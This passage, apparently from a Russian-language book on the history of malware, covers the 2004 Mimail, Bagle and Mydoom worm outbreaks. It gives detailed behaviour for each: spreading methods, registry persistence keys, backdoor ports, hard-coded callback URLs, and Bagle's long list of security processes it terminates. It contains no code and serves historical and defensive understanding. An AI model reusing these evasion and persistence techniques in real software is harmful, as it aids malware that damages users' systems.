W32/Netsky.Q-mm**	–	–	–	–	–	24	25	25	28	28	29	29

Название	Янв/Ч	Фев/Ч	Март/Ч	Апр/Ч	Май/Ч	Июнь/Ч	Июль/Ч	Авг/Ч	Сент/Ч	Окт/Ч	Ноябрь/Ч	Дек/Ч
W32/Mydoom.F-mm**	–	–	–	–	–	23	23	23	23	23	24	24
W32/Netsky.Z-mm**	–	–	–	–	–	–	23	23	23	23	24	26
W32/Zafi.B-mm**	–	–	–	–	–	–	23	24	25	24	25	25
W95/Spaces.1445**	–	–	–	–	–	–	23	23	–	23	–	–
W32/Bagle.N-mm**	–	–	–	–	–	–	22	23	23	24	25	26
W32/Mimail.I-mm**	–	–	–	–	–	–	–	–	24	24	23	–
W32/Netsky.AC-mm**	–	–	–	–	–	–	–	–	23	23	26	26
W32/Bagle.AA-mm**	–	–	–	–	–	–	–	–	–	–	23	24
W32/Netsky.Y-mm**	–	–	–	–	–	–		–	–	–	–	25
W32/Bagle.I-mm**	–	–	–	–	–	–	–	–	–	–	–	24
W32/Netsky.X-mm**	–	–	–	–	–	–		–	–	–	–	24

Примечания:

1. В графе «Название» приведены имена вредоносных компьютерных программ, принятые в соответствии с классификацией Международной организации WildList.

2. В графах «Янв/Ч» – январь/частота, «Фев/Ч» – февраль/частота и т. д. показатель «частота» - это количество сообщений, которые получены Международной организацией WildList в официальных отчетах от ведущих компьютерных вирусологов из

различных стран разных регионов мира о появлении или рецидиве конкретной вредоносной компьютерной программы в соответствующем месяце 2004 года.

3. Символ «–» означает, что либо до этого данная вредоносная компьютерная программа не входила в двадцатку WildList, либо выбыла из неё.

4. Символом «*» помечены вредоносные компьютерные программы, которые рассматривались в предыдущей главе.

5. Символом «**» помечены вредоносные компьютерные программы, которые рассматриваются в настоящей главе.

15 января была отмечена массовая рассылка через Интернет «троянской» программы «Small.cz», которая загружала и устанавливала с удалённого сервера новый штамм – «Mimail.P» – хорошо известного нам по 2003 году почтового червя «Mimail». «Лаборатория Касперского» первой сообщила о том, что зафиксированы случаи заражения этой вредоносной программой в разных странах мира. Дополнительно сообщалось, что «Mimail.P» отличается от предшественников использованием утилиты сжатия, и это затрудняет его обнаружение некоторыми антивирусными программами. Зарегистрированная рассылка «троянской» программы маскировалась под электронное письмо платёжной системы PayPal. Письмо содержало подложный адрес отправителя do_not_reply@paypal.com, тему PAYPAL.COM NEW YEAR OFFER и вложенный файл paypal.exe, при запуске которого «троянская» программа соединялась с удалённым сервером, загружала оттуда дистрибутив «Mimail.P» и устанавливала его в компьютерную систему пользователя.

Если установка «Mimail.P» проходила успешно, он инициировал специальную процедуру своего распространения. В этих целях «Mimail.P» скрытно от пользователя просматривал директории инфицированной системы и считывал из них адреса электронной почты. Затем «червь» рассылал по найденным адресам свои копии, используя встроенную в его программный код процедуру для работы с электронной почтой. Кроме того, «Mimail.P» обладал опасными побочными эффектами, что могло нанести пользователям существенный ущерб. В частности, «Mimail.P» следил за активностью приложений установленных на инфицированном компьютере платёжных систем E-Gold и PayPal, считывал из них конфиденциальные данные и отсылал по нескольким анонимным адресам, принадлежавшим автору вредоносного кода. «Червь» также похищал из компьютерной системы другие персональные данные – логины и пароли для работы с электронной почтой, информацию об операционной системе и т. д. – всё с той же «шпионской» целью – пересылки добытых данных своему «хозяину».

18 января 2004 года было зарегистрировано появление рассылавшего свои копии по электронной почте и распространявшегося по сетям обмена файлами P2P, заканчивавшего процессы обновления различных антивирусных программ, написанного на языке программирования низкого уровня Ассемблер нового «червя», которому дали имя «Bagle»[1].

[1] «Bagle» или «Beagle» (англ.) – «Гончая», «Ищейка». Впечатляют крайне сжатые сроки написания и появления многочисленных штаммов этой вредоносной программы, например: «.B» – 17.02.04, «.C» – 27.02.04, «.D» – 28.02.04, «.E» – 28.02.04, «.F» – 29.02.04, «.G» – 01.03.04, «.H» – 01.03.04, «.I» – 02.03.04, «.J» – 02.03.04, «.K» – 03.03.04, «.L» – 09.03.04, «.M» – 09.03.04, «.N» – 13.03.04, «.O» – 15.03.04, .P – 15.03.04, «.Q» – 18.03.04, «.R» – 18.03.04, .S – 18.03.04, «.T» – 18.03.04, «.U» – 26.03.04, .AA – 25.04.04.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Bagle
Другие названия	Bagle.A, Bagle.a, W32/Bagle, W32/Bagle-A, W32/Bagle-a, W32/Bagle.A, W32/Bagle.a, W32/Bagle@mm, W32/Bagle@MM, W32/Bagle.worm, W32/Bagle.A.worm, W32/Bagle.a.worm, Win32/Bagle, Win32/Bagle.Worm, Win32.Bagle, Win32.Bagle.a, Win32.Bagle.A, I-Worm.Bagle, I-Worm.Win32.Bagle, Worm/Bagle, WORM_BAGLE, WORM_BAGLE.A, WORM_BAGLE.a, PE_BAGLE, Beagle, Beagle.A, Beagle.a, W32/Beagle, W32.Beagle, W32.Beagle.A@MM, W32.Beagle.A@mm, Win32:Beagle, Win32.HLLM.Beagle, I-Worm.Beagle, Win32.Bbgle, Win32.Bbgle.A@MM, Win32.Bbgle.A@mm, W32/Tanx, W32.Alua, W32/Mitglieder, Trojan.Mitglieder, TrojanProxy.Win32.Mitglieder, VBS.Suzer
Тип	червь массовой рассылки с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP/2003
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Австралия
Длина	15872 байта[2]

Эта вредоносная компьютерная программа содержала также специальную подпрограмму, проверяющую системные дату и время, после наступления которых «червь» утрачивал способность к распространению: время инфицирования было ограничено 28 января 2004 года[3].

[2] В виде файла, сжатого UPX. В штаммах могли также применяться другие утилиты.

[3] У каждого последующего штамма была своя дата прекращения размножения.

Итак, 18 января 2004 года крупнейшая британская антивирусная компания Sophos первой предупредила пользователей о появлении нового «червя», получившего название «Bagle», который распространялся по электронной почте в письмах с вложением в виде исполняемого файла. Первые сообщения (ZDNet Australia, ZD Inc.) о распространении «Bagle» пришли из Австралии, а затем стала поступать аналогичная информация из Великобритании и множества других стран. Экспертами были зафиксированы десятки тысяч случаев заражения этой вредоносной программой в различных странах мира. По данным антивирусной компании McAfee среди пострадавших от «Bagle» были и известные компании, и их клиенты, и партнёры в области профессиональной деятельности. Так в Интернет началась очередная масштабная эпидемия.

Вирус распространялся через электронную почту и имел произвольный адрес отправителя. Инфицированные им электронные письма можно было отличить по теме и подписи отправителя внизу письма. Заражённые письма содержали исполняемый в среде операционной системы Windows файл с расширением *.exe и случайно сгенерированным именем. В теле электронного письма содержались слово Test, а также беспорядочный набор символов. Тема сообщения – «Hi», равно как его содержание и подпись «Test, yep» – оставались неизменными. Этот исполняемый файл мог маскироваться под Windows-приложение, но его основной функцией был взлом системы безопасности и установление «бреши», которой потом пользовались компьютерные злоумышленники. Таким образом, злоумышленники получали управление заражённым компьютером.

Получив управление, «Bagle» копировал себя в виде файла под именем bbeagle.exe в системную директорию Windows. Теперь в списке задач Windows «червя» можно было узнать по имени «bbeagle». Заметим, что в зависимости от штамма «червь» мог присваивать этому файлу одно из следующих имён: au.exe, readme.exe, i1ru74n4.exe, i1ru54n4.exe, i11r54n4.exe, irun4.exe,

winsys.exe, syswrun4x.exe, winupd.exe, directs.exe, direct.exe или gigabit.exe. В той же системной директории «Bagle» создавал файлы:

onde.exe или godo.exe, go54o.exe для штаммов – главный DLL-компонент «червя», в котором содержалась собственная подпрограмма;

doc.exe или ii455nj4.exe, ii5nj4.exe для штаммов – компонент «червя» для загрузки DLL (onde.exe);

readme.exeopen или i1ru74n4.exeopen, i1ru54n4.exeopen, irun4.exeopen, winsys.exeopen, winupd.exeopen, directs.exeopen, direct.exeopen для штаммов – копирование «червя» в .zip или .rar файл, который мог защищаться паролем в виде текста или графического изображения;

winupd.exeopenopenopen – файл графического изображения.

«Bagle» обладал также способностью записи из Интернет через открытый порт компьютерной системы в директорию Windows в виде файла a.exe. «Червь» копировал свои новые штаммы в директорию Windows с именем upldaxxxxx.exe, где «xxxxx» – случайные символы. Для запуска при старте операционной системы Windows он записывался в соответствующий ключ системного реестра, причём значения ключа выбирались им для конкретного имени файла в зависимости от штамма, например, в:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\d3dupdate.exe = System\bbeagle.exe

или в

HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsCurrentVersion\Run.

«Bagle» создавал в системном реестре также и специальный ключ для осуществления контроля над фактом инфицированности компьютерной системы: HKEY_CURRENT_USER\winupd. Более того, в целях отслеживания собственных действий, данный «червь» мог добавлять в системный реестр ключ HKEY_CURRENT_USER\Software\windirects. Также «червь» мог устанавливать следующие ключи системного реестра:

HKEY_CURRENT_USER\Software\Windows98\frun = 1 (определяет выполнение от системной директории);

HKEY_CURRENT_USER\Software\Windows98\uid = [восемь случайных цифр] (значение используется для загрузки «троянского» компонента) или

HKEY_CURRENT_USER\Software\DateTime[DateTime2, DateTime3, DateTime4, winword – зависит от штамма]\frun=1;

HKEY_CURRENT_USER\SOFTWARE\DateTime\port=2745;

HKEY_CURRENT_USER\SOFTWARE\DateTime\R4d4 = 1;

HKEY_CURRENT_USER\Software\DateTime\uid= [номер] или

HKEY_CURRENT_USER\ SOFTWARE\Windows2004\gsed=случайное значение (используется для текущего выполнения червя);

HKEY_CURRENT_USER\ SOFTWARE\Windows2004\frn=1 (индикация первого выполнения).

Если ключ HKEY_CURRENT_USER\Software\Windows98 уже присутствовал в системном реестре, то случайным образом генерировался девятизначный номер, который сохранялся для последующего использования. «Червь» также создавал объект Mutex[4] с названием imain_mutex, imain_m2, imain_m3 и т. д., что позволяло ему выявлять и предотвращать повторное инфицирование.

«Bagle» и его штаммы могли содержать в своём программном коде следующие фрагменты текста: Hey, NetSky, f*ck off you bitch![5] или The first and the single Anti-NetSky AntiVirus («Первый и единственный АнтиВирус “Против-NetSky”»).

Как мы уже отмечали выше, для своего распространения «червь» использовал электронную почту и P2P-сети обмена файлами. «Bagle» распространялся посредством файла, совместно использующего сети (KaZaA, iMesh), копируя себя в директории на логических дисках, имеющие в имени подстроку «Shar». При этом имя файла он случайно выбирал из следующего

---

[4] Напомним, что это объект синхронизации, который устанавливает состояние, когда только один поток владеет этим объектом в любой момент времени.

[5] Предлагаем оставить эту фразу на совести вирусописателя и не приводить здесь её перевод. Поверьте, от этого никто ничего не потеряет.

списка: ACDSee 9.exe, AdobePhotoshop9full.exe, AheadNero7.exe, Matrix3 Revolution English Subtitles.exe, Microsoft Office 2003 Crack, Working!.exe, Microsoft Office XP working Crack, Keygen.exe, Microsoft Windows XP, WinXP Crack, working Keygen.exe, Opera 8 New!.exe, Porno pics arhive, xxx.exe, Porno Screensaver.scr, Porno, sex, oral, anal cool, awesome!!.exe, Serials.txt.exe, Win-Amp 5 Pro Keygen Crack Update.exe, WinAmp 6 New!.exe, Windown Longhorn Beta Leak.exe, Windows Sourcecode update.doc.exe, XXX hardcore images.exe (привычный набор из программных обновлений, инструментов для взлома и порнографии).

«Bagle» сканировал «жёсткие», флоппи и компакт диски компьютерной системы пользователя с целью поиска файлов с расширениями *.wab, *.txt, *.htm, *.html, *.rl[6], в которых затем выискивал адреса электронной почты и посылал по ним свои электронные сообщения. Исключение представляли собой только те адреса, которые содержали следующие строки: .r1, @hotmail.com, @msn, @microsoft, @avp, .ch, noreply, local, root@, postmaster@, @foo, @iana, @messagelab, abuse, admin, anyone@, bsd, bugs@, cafee, certific, contract@, feste, free-av, f-secur, gold-certs@, google, help@, icrosoft, info@, kasp, linux, listserv, nobody@, noone@, ntivi, panda, pgp, post-master@, rating@, samples, sopho, spam, support, unix, winrar, winzip, а также некоторые другие сочетания слов и символов.

Через электронную почту «Bagle» распространялся в виде файла присоединения с использованием непосредственного подключения к SMTP серверу и мог подставлять сфабрикованные адреса отправителя management@, administration@, staff@, noreply@, support@, antispam@, antivirus@ или адрес, найденный им на инфицированном компьютере. Причём использовался один

[6] Последующие штаммы «Bagle», кроме перечисленных, искали также и файлы с расширениями *.shtml, *.dbx, *.mdx, *.eml, *.nch, *.mmf, *.ods, *.cfg, *.asp, *.php, *.pl, *.adb, *.msg, *.xml, *.tbb, *.uin, *.vbs, *.cgi, *.doc, *.rtf, *.dhtm, *.jsp, *.mbx, *.mht, *.oft, .shtm, .stm, .wsh, .xls и .sht.

и тот же домен отправителя и получателя. Имя присоединённого файла было случайным с расширениями .exe (он мог появляться, например, с пиктограммой системного калькулятора из набора стандартно поставляемых утилит операционной системы Windows), .zip, .scr, .pif, .rar. Имя файла с расширениями *.zip и *.rar защищалось паролем из пяти цифр в виде текста или графического изображения, но могло также выбираться из заранее заданного перечня фраз на английском языке. Соответственно, в том случае, если электронное сообщение имело присоединённый файл с расширением *.zip или *.rar и использовало пароль, то в самом сообщении использовались следующие фразы: archive password:, password:, pass: или password for archive. Такое сообщение можно было принять за обращение системного администратора с присоединённой к нему программой.

Итак, «червь» был способен реализовать два метода заражения через электронную почту: в виде присоединённого файла или в виде запускающего скрипта, представляющего собой код HTML, то есть используя «уязвимости» MS Internet Explorer. При запуске присоединённого файла «Bagle» всячески маскировал своё присутствие, запуская на выполнение калькулятор – calc.exe, который обычно изначально установлен в компьютерной системе, и записываясь в системную директорию операционной системы Windows. Некоторые другие штаммы «Bagle» использовали в таком качестве звуковое записывающее устройство – файл sndrec32.exe, текстовый редактор – файл notepad.exe, пиктограмму текстового файла, пиктограмму MS Office 2000 Excel, пиктограмму шрифта «True Type», пиктограмму в виде часов. При запуске вложения могла запускаться, если она была установлена, компьютерная игра Windows Hearts («Червы») из набора стандартно поставляемых с этой операционной системой игр.

Еще раз подчеркнём, что до появления штамма «.Q» «Bagle» и его штаммы запускались самим пользователем при открытии прикреплённого файла или через уязвимость MS Internet Explorer.

«Bagle» пытался установить на инфицированный компьютер «троянскую» программу, которая «прослушивала» TCP-порт 6777 (в зависимости от штамма могли прослушиваться порты 8866, 2556, 4751 или 2745) и могла осуществлять целый ряд действий: получать инструкции от удалённого злоумышленника; передавать информацию о деятельности системы; управлять инфицированным компьютером; выполнять команды злоумышленника под видом авторизованного пользователя; завершать работы и удалять «Bagle» из компьютерной системы; объявлять о своём присутствии в системе каждые 10 минут; загружать и выполнять произвольные программы на инфицированных компьютерах. Таким образом, компьютерный злоумышленник получал фактически полный контроль над инфицированным компьютером.

Между прочим, если подключение к Интернет проходило без проблем, «червь», используя параметры [HTTP connection] HTTP GET REQUEST GET /1.php?p=6777&id=[uid] User-Agent: beagle_beagle, где: uid – значение, используемое в ключе системного реестра, пытался соединиться с каждым из Web-сайтов, адреса которых содержались в его программном коде: www.elrasshop.de, www.it-msc.de, www.getyourfree.net, www.dmdesign.de, 64.176.228.13, www.leonzernitsky.com, 216.98.136.248, 216.98.134.247, www.cdromca.com, www.kunst-in-templin.de, vipweb.ru, antol-co.ru, www.bags-dostavka.mags.ru, www.5x12.ru, bose-audio.net, www.sttngdata.de, wh9.tu-dresden.de, www.micronuke.net, www.stadthagen.org, www.beasty-cars.de, www.polohexe.de, www.bino88.de, www.grefrathpaenz.de, www.bhamidy.de, www.mystic-vws.de, www.auto-hobby-essen.de, www.polozicke.de, www.twr-music.de, www.sc-erbendorf.de, www.montania.deom, www.marder-gmbh.de, www.dvd-filme.com, www.smeangol.com. Для сохранения информации об инфицированном компьютере «Bagle» соединялся с удалёнными Web-сайтами: http://www.strato.de/1.php, http://intern.games-ring.de/1.php, http://www.strato.de/2.php, http://permail.uni-muenster.de/, http://www.songtext.net/de/, http://www.sportscheck.de/,

http://postertog.de/scr.php, http://www.gfotxt.net/scr.php, http://www.maiklibis.de/scr.php, http://www.werde.de/5.php и т. п.

Кроме того, «червь» инфицировал все Win32 исполняемые файлы (.exe) на всех фиксированных «жёстких» дисках, записывая свой вредоносный программный код в конец заражаемого им файла.

«Bagle» представлял собой реальную опасность для пользователя ещё и потому, что достаточно успешно противостоял длинному перечню антивирусных средств, специальных утилит и других программ, завершая их процессы в оперативной памяти компьютерной системы: agentsvr.exe, anti-trojan.exe, anti-trojan.exe, antivirus.exe, ants.exe, apimonitor.exe, aplica32.exe, apvxdwin.exe, atcon.exe, atguard.exe, atro55en.exe, atupdater.exe, atwatch.exe, au.exe, aupdate.exe, autodown.exe, autotrace.exe, autoupdate.exe, avconsol.exe, avgserv9.exe, avltmain.exe, avprotect9x.exe, avpupd.exe, avsynmgr.exe, avwupd32.exe, avxquar.exe, bd_professional.exe, bidef.exe, bidserver.exe, bipcp.exe, bipcpevalsetup.exe, bisp.exe, blackd.exe, blackice.exe, bootwarn.exe, borg2.exe, bs120.exe, cdp.exe, cfgwiz.exe, cfgwiz.exe, cfiadmin.exe, cfiadmin.exe, cfiaudit.exe, cfiaudit.exe, cfiaudit.exe, cfinet.exe, cfinet.exe, cfinet32.exe, cfinet32.exe, clean.exe, clean.exe, cleaner.exe, cleaner.exe, cleaner3.exe, cleaner3.exe, cleanpc.exe, cleanpc.exe, cmgrdian.exe, cmgrdian.exe, cmon016.exe, cmon016.exe, cpd.exe, cpf9x206.exe, cpfnt206.exe, cv.exe, cwnb181.exe, cwntdwmo.exe, d3dupdate.exe, defwatch.exe, deputy.exe, dpf.exe, dpfsetup.exe, drwatson.exe, drwebupw.exe, ent.exe, escanh95.exe, escanhnt.exe, escanv95.exe, exantivirus-cnet.exe, fast.exe, firewall.exe, flowprotector.exe, fp-win_trial.exe, frw.exe, fsav.exe, fsav530stbyb.exe, fsav530wtbyb.exe, fsav95.exe, gbmenu.exe, gbpoll.exe, guard.exe, guarddog.exe, hacktracersetup.exe, htlog.exe, hwpe.exe, iamapp.exe, iamapp.exe, iamserv.exe, icload95.exe, icloadnt.exe, icmon.exe, icssuppnt.exe, icsupp95.exe, icsupp95.exe, icsuppnt.exe, ifw2000.exe, iparmor.exe, iris.exe, jammer.exe, kavlite40eng.exe, kavpers40eng.exe, kerio-pf-213-en-win.exe, kerio-wrl-421-en-win.exe, kerio-wrp-421-en-win.exe, killprocesssetup161.exe, ldpro.exe, localnet.exe, lockdown.exe,

lockdown2000.exe, lsetup.exe, luall.exe, lucomserver.exe, luinit.exe, mcagent.exe, mcupdate.exe, mcupdate.exe, mfw2en.exe, mfweng3.02d30.exe, mgui.exe, minilog.exe, moolive.exe, mrflux.exe, msconfig.exe, msinfo32.exe, mssmmc32.exe, mu0311ad.exe, nav80try.exe, navapw32.exe, navdx.exe, navstub.exe, navw32.exe, nc2000.exe, ncinst4.exe, ndd32.exe, neomonitor.exe, netarmor.exe, netinfo.exe, netmon.exe, netscanpro.exe, netspyhunter-1.2.exe, netstat.exe, nisserv.exe, nisum.exe, nmain.exe, norton_internet_secu_3.0_407.exe, npf40_tw_98_nt_me_2k.exe, npfmessenger.exe, nprotect.exe, nsched32.exe, ntvdm.exe, nupgrade.exe, nvarch16.exe, nwinst4.exe, nwtool16.exe, ostronet.exe, outpost.exe, outpostinstall.exe, outpostproinstall.exe, padmin.exe, panixk.exe, pavproxy.exe, pcc2002s902.exe, pcc2k_76_1436.exe, pcciomon.exe, pcdsetup.exe, pcfwallicon.exe, pcfwallicon.exe, pcip10117_0.exe, pdsetup.exe, periscope.exe, persfw.exe, pf2.exe, pfwadmin.exe, pingscan.exe, platin.exe, poproxy.exe, popscan.exe, portdetective.exe, ppinupdt.exe, pptbc.exe, ppvstop.exe, procexplorerv1.0.exe, proport.exe, protectx.exe, pspf.exe, purge.exe, pview95.exe, qconsole.exe, qserver.exe, rav8win32eng.exe, regedit.exe, regedt32.exe, rescue.exe, rescue32.exe, rrguard.exe, rshell.exe, rtvscn95.exe, rulaunch.exe, safeweb.exe, sbserv.exe, sd.exe, setup_flowprotector_us.exe, setupvameeval.exe, sfc.exe, sgssfw32.exe, sh.exe, shellspyinstall.exe, shn.exe, smc.exe, sofi.exe, spf.exe, sphinx.exe, spyxx.exe, ss3edit.exe, st2.exe, supftrl.exe, supporter5.exe, symproxysvc.exe, sysedit.exe, taskmon.exe, taumon.exe, tauscan.exe, tc.exe, tca.exe, tcm.exe, tds2-98.exe, tds2-nt.exe, tds-3.exe, tfak5.exe, tgbob.exe, titanin.exe, titaninxp.exe, tracert.exe, trjscan.exe, trjsetup.exe, trojantrap3.exe, undoboot.exe, update.exe, vbcmserv.exe, vbcons.exe, vbust.exe, vbwin9x.exe, vbwinntw.exe, vcsetup.exe, vfsetup.exe, virusmdpersonalfirewall.exe, vnlan300.exe, vnpc3000.exe, vpc42.exe, vpfw30s.exe, vptray.exe, vscenu6.02d30.exe, vsecomr.exe, vshwin32.exe, vsisetup.exe, vsmain.exe, vsmon.exe, vsstat.exe, vswin9xe.exe, vswinntse.exe, vswinperse.exe, w32dsm89.exe, w9x.exe, watchdog.exe, webscanx.exe, wgfe95.exe, whoswatchingme.exe, whoswatchingme.exe, winrecon.exe, wnt.exe, wradmin.exe,

wrctrl.exe, wsbgate.exe, wyvernworksfirewall.exe, xpf202en.exe, zapro.exe, zapsetup3001.exe, zatutor.exe, zauinst.exe, zonalm2601.exe, zonealarm.exe.

Более того, немного забегая вперёд, скажем, что каждый последующий штамм «Bagle» завершал процесс более старого штамма и пытался предотвратить выполнение штаммов вируса «Netsky». При каждом запуске системы «Bagle» находил и удалял значения ключей системного реестра, например, My AV, Zone Labs Client Ex, 9XHtProtect, Antivirus, Special Firewall Service, service, Tiny AV, ICQNet, HtProtect и т. п. для

HKEY_LOCAL_MACHINE\ Software\Microsoft\ Windows\ CurrentVersion\Run и

HKEY_CURRENT_USER\ Software\ Microsoft\ Windows\ CurrentVersion\ Run.

Присутствие вируса можно было определить по наличию в оперативной памяти компьютера процесса с именем bbeagle.exe, au.exe, readme.exe, i1ru74n4.exe, i1ru54n4.exe, i11r54n4.exe, irun4.exe, winsys.exe, syswrun4x.exe, winupd.exe, directs.exe, direct.exe или gigabit.exe. Кроме этого, инфицирование компьютерной системы «Bagle» или его многочисленными штаммами приводило к снижению общей производительности компьютера, неожиданному трафику через порты 6777, 8866, 2556, 4751 или 2745, присутствию файлов этого «червя» в указанном выше ключе системного реестра.

«Bagle» бурно стартовал, распространившись по миру за считанные часы. Антивирусными фильтрами были заблокированы сотни тысяч писем с этим «червём». Например, Panda Software зафиксирован случай, когда в сеть одной из западных компаний менее чем за сутки пытались попасть почти 100 тысяч электронных писем с «Bagle». Тем не менее, поскольку пользователи были своевременно информированы о характеристиках «Bagle» и оперативно обновили свои антивирусные программы, количество циркулирующих инфицированных электронных сообщений существенно снизилось, и активность «Bagle» перестала носить эпидемический характер. 22 января 2004 года испанская антивирусная компания Panda Software сообщила, что количество

инцидентов, вызванных «Bagle.A», постепенно идёт на убыль: «В частности, за последнее время резко сократилось число связанных с “Bagle” обращений, поступающих в службу технической поддержки компании». Аналогичный эффект отметили и другие ведущие антивирусные фирмы.

Оценки дальнейшей судьбы «Bagle» отразили некоторый раскол в рядах специалистов. Одна группа экспертов заявляла, что родоначальник нового семейства вирусов, «Bagle», опасен лишь для неопытных пользователей, открывающих из любопытства любые электронные вложения, в том числе и имеющие подозрительное содержание. Ведь и правда, несмотря на многочисленные предупреждения о том, что не стоит открывать вложенные файлы, приходящие по почте с незнакомых адресов, пользователи продолжали попадаться «на крючок» вирусописателей. «Для заражения необходимо открыть файл-вложение, что позволяет рассчитывать на сознательность пользователей и прогнозировать быстрое окончание эпидемии, – отмечала в интервью CNews.ru менеджер по связям с общественностью “Лаборатории Касперского” Светлана Новикова. – Причиной же широкого распространения вредоносной программы стали методы рассылки заражённых писем (с использованием спам технологий), а также, видимо, то, что среди получивших заражённые письма был большой процент начинающих пользователей, которые по неопытности попались на довольно простую уловку вирусописателя».

Другая часть экспертов по компьютерной безопасности высказывала опасения по поводу того, что «новый червь, который в воскресенье начал быстро распространяться в австралийских сетях электронной почты, может оказаться репетицией более согласованных атак, намеченных на ближайшие недели. “Червь”, получивший название “Bagle.A”, содержит срок действия, что указывает на возможность скорого появления его более совершенных версий», – считал директор по безопасности Computer Associates Australia Даниель Зац. Он также указал на то, что, «хотя “Bagle-A” уже добился успеха, он несёт ответственность за повышение на 80% числа обращений в службу техпомощи CA и конкурирующей антивирусной фирмы Sophos, в текущей

версии червя есть ошибки. Сравнение “Bagle” со знаменитым вирусом “Sobig”, наводнившим email-сети мира в прошлом году, вызывает опасение, что скоро может появиться ещё более опасная версия червя. Все прошлогодние варианты “Sobig” были снабжены датой окончания действия, и всякий раз после этой даты появлялся новый, усовершенствованный вариант – вот что пугает нас больше всего. Так как срок действия “Bagle-A” истекает 28 января, отлаженные варианты червя могут появиться уже на будущей неделе». В целом же Даниель Зац из Computer Associates Australia убеждён в следующем: «Так как большинство корпоративных серверов email блокируют исполняемые вложения, ответственность за распространение червя несут главным образом домашние пользователи и предприятия среднего размера. Ещё одна возможная причина успеха “червя” заключается в том, что создатели запрограммировали его на самораспространение через ограниченное число популярных доменов, чтобы избежать быстрого обнаружения господствующими Web-предприятиями, такими, как Hotmail, MSN и одна крупная российская антивирусная фирма».

С высоты прошедшего с тех пор времени мы знаем, кто из специалистов оказался ближе к истине. Но ведь действительно, автор «Bagle-A», наравне со многими другими вирусописателями, в очередной раз полностью «использовал невежество и любопытство получателей электронной почты». Этот факт весьма неприятен и заставляет задаться вопросом, неужели пользователи необучаемы по определению? Думать так почему-то очень не хочется.

26 января в средствах массовой информации появились сообщения о появлении очередного штамма почтового червя «Mimail», которому был присвоено имя «Mimail.Q». Он отличался от родоначальника семейства и предшествующих штаммов, в основном, встроенной в его программный код криптозащитой от антивирусного программного обеспечения. Как отмечали специалисты «Лаборатории Касперского», «механизм работы “Mimail.Q” заключается в следующем: при перезагрузке инфицированного компьютера

“червь” меняет ключ шифрования таким образом, что рассылаемые копии вируса каждый раз выглядят по-разному. Это, в свою очередь, требует от антивируса поддержки функции дешифрации файлов. Новая версия Mimail распространяется по электронной почте в письмах с вложениями. Возможно несколько десятков вариантов названий, как самих сообщений, так и вложенных файлов. “Червь” состоит из двух компонентов – модуля установки основной части и носителя. После неосторожного запуска вложения модуль установки вредоносной программы копирует себя в каталог Windows под именем sys32.exe и регистрируется в ключе автозапуска системного реестра. Далее запускается основная часть “червя” с именем outlook.exe, выполняющая сразу несколько функций. Во-первых, вирус рассылает свои копии по найденным на компьютере адресам электронной почты. Во-вторых, программа открывает чёрный вход в систему через порты 6667, 3000, 80, 1433 и 1434». Кроме этого, «Mimail.Q» пытался найти в компьютере конфиденциальные данные о счетах платёжных систем PayPal и E-Gold и отправить эту информацию на анонимные почтовые ящики на публичных серверах. В этом устремлении «Mimail.Q» был не оригинален и соответствовал некоторым из своих родственников.

В другой ситуации такая информация не прошла бы практически незамеченной, поскольку «Mimail.Q» можно было рассматривать как наследника знаменитого главы обширного семейства. Но не судьба, так как в тот же день компьютерное сообщество получило сокрушительный удар от «вируса из вирусов».

Итак, 26 января 2004 года[7] было зарегистрировано появление написанного нашим соотечественником на языке программирования высокого уровня C++ и использовавшего методы социальной инженерии нового червя, ко-

[7] В марте 2004 года включён в первую двадцатку основного списка WildList Международной организации WildList.

торому дали имя «Mydoom»[8]. Этот «червь» появился… и сразу вызвал масштабную эпидемию, в течение нескольких часов поразив до 300 тысяч компьютеров пользователей и множество корпоративных сетей по всему миру. Пик эпидемии пришёлся на 27 января, но распространение «червя» так и не было остановлено, и к 28 января цифры катастрофически увеличились.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Mydoom
Другие названия	Mydoom.a, Mydoom.A, W32/Mydoom, W32/MyDoom, W32/MyDoom-A, W32/Mydoom-A, W32/Mydoom.A.worm, W32/Mydoom-mm, W32/Mydoom@MM, W32.Mydoom, W32.Mydoom.A@mm, Win32/Mydoom, Win32.Mydoom, Win32.Mydoom.A, Win32.HLLM.MyDoom, I-Worm.Mydoom.a, I-Worm.Mydoom, I-Worm.Win32.Mydoom, Novarg, Novarg.A, W32/Novarg, W32.Novarg, W32.Novarg.A@mm, I-Worm.Novarg, I-Worm/Novarg,, I-Worm/Novarg@MM, Shimg, Win32/Shimg, Shimgapi alebo Shimg, W32.Novarg.A@mm, Mimail.R, Worm/MyDoom, WORM_MYDOOM, WORM_MIMAIL.R
Тип	червь массовой рассылки с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP/2003
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Россия
Длина	22528 байт (в разархивированном виде – около 32768 байт)

[8] «Mydoom» (англ.) – «Моя погибель».

По предварительным оценкам вызванная «Mydoom» эпидемия поразила более полумиллиона компьютеров в Интернет и в пять раз увеличила почтовый трафик. Специалисты агентства mi2g полагали, что через два дня после появления «Mydoom» убытки от его деятельности по всему миру превысили отметку в 1 млрд. долл. По их мнению, «червь» уже тогда вошёл в десятку самых опасных вредоносных компьютерных программ. Многие эксперты охарактеризовали произошедшее следующим образом: «Данный вирусный инцидент является крупнейшим и имеет все шансы побить прошлогодние рекорды».

Получив управление, «червь» копировал себя в системную или, в зависимости от штамма, временную директорию операционной системы Windows под именем taskmon.exe, explorer.exe или svhost.exe [9]. Для автозапуска при загрузке Windows в ключи системного реестра вносились следующие записи:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\имя = имя.exe;

HKEY_CURRENT_USER\Software\Microsft\Windows\CurrentVersion\Run\имя = имя.exe.

В зависимости от штамма «Mydoom» также записывал в системную или временную директорию Windows файл под именем shimgapi.dll, ctfmon.dll или файл со случайным именем (от 4 до 8 символов) и расширением *.dll. Это «backdoor»-компонент, который позволял осуществлять соединение с портами TCP 3127–3198 или 80, 1080, 3128, 8080 и 10080. «Червь» создавал также и множественные собственные копии со случайно сгенерированными именами файла и расширениями *.exe и *.zip во всех директориях на «жёстком» диске компьютера. Для активизации «backdoor»-компонента при запуске системы в ключ системного реестра прописывалось следующее

